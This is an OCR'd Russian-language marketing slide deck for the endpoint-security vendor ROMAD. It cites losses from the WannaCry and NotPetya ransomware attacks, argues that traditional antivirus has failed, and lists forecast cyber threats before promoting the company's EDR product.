Прикреплен архив "info.zip" может быть тройным, то есть "info.zip» -> «info.zip» -> «inf.zip» -> «Информация.js".




ROMAD

Stop chasing. Start eradicating.™

Показательная статистика

В мае 2017 года произошло массовое распространение вируса-шифровальщика WannaCry. Эта атака впервые публично обнажила иллюзорность предоставляемой классической безопасности.
Традиционные антивирусы не смогли оказать противодействие новому виду атаки.
Мировой убыток, причиненный атакой WannaCry, до конца не подсчитан. Убыток, нанесенный только B2B рынку, за первые 4 дня атаки, превысил **1 млрд. USD**.
Атаки вирусов-шифровальщиков NotPetya и BadRabbit окончательно показали **несостоятельность традиционных антивирусов**. Для оценки потерь можно привести в пример компанию Fedex, с убытком, причиненным вирусом NotPetya, в **300 млн. USD**. Fedex, конечно же, был защищен одними из самых лучших вариантов классических антивирусов.
Тем не менее, защитные меры не дали нужного результата.
Владельцам криптоактивов из-за прямой финансовой привлекательности для злоумышленников, тем более, не стоит считать себя в безопасности.
Помимо этого известны и примеры взлома криптобирж с использованием malware




ROMAD


Stop chasing. Start eradicating.™

После-антивирусная эпоха

04.05.2014. WSJ: Symantec Corp. изобрела коммерческое антивирусное программное обеспечение для защиты компьютеров от хакеров четверть века назад. **Теперь компания говорит, что такая тактика обречена на провал.**



https://www.wsj.com/articles/symantec-develops-new-attack-on-cyberhacking-1399249948



https://https://www.pcworld.com/article/2150743/antivirus-is-dead-says-maker-of-norton-antivirus.html/

https://www.theregister.co.uk/2014/05/06/symantec_antivirus_is_dead_and_not_a_moneymaker/

ROMAD


Stop chasing. Start eradicating.™


Ответ индустрии кибербезопасности


Решения Следующего Поколения (Next Generation)

Gartner классифицирует решения:

- EPP (Endpoint Protection Platform)
- EDR (Endpoint Detection and Response)








ROMAD

Stop chasing. Start eradicating.™

Рынок NG EDR



NG EDR

Миссия:

Искоренить вредоносное программное обеспечение, каким мы его знаем, **в глобальном масштабе**

Основная цель:

Эффективно и постоянно **защищать** данные и информационные системы **Конечного Пользователя** от вредоносного программного обеспечения

ROMAD защищает Ваши данные так же и в те периоды времени, **когда не работает защита от традиционных антивирусов**

ROMAD

Stop chasing. Start eradicating.™

Прогноз киберугроз

Получение конфиденциальной информации и персональные данные как в госсекторе, так и коммерческом


Заражение устройств пользователей программами для майнинга криптовалют

Кибератаки на Интернет-вещи *(IoT)*

Эволюция целенаправленных атак

Внедрение криптовымагателей на устройствах пользователя

Использование и внедрение микронейронных сетей в зловред



ROMAD

Stop chasing. Start eradicating.™

БЛАГОДАРЮ ЗА ВНИМАНИЕ

www.romad.com.ua
www.romad-systems.com
Ihor.Kozachenko@romad.com.ua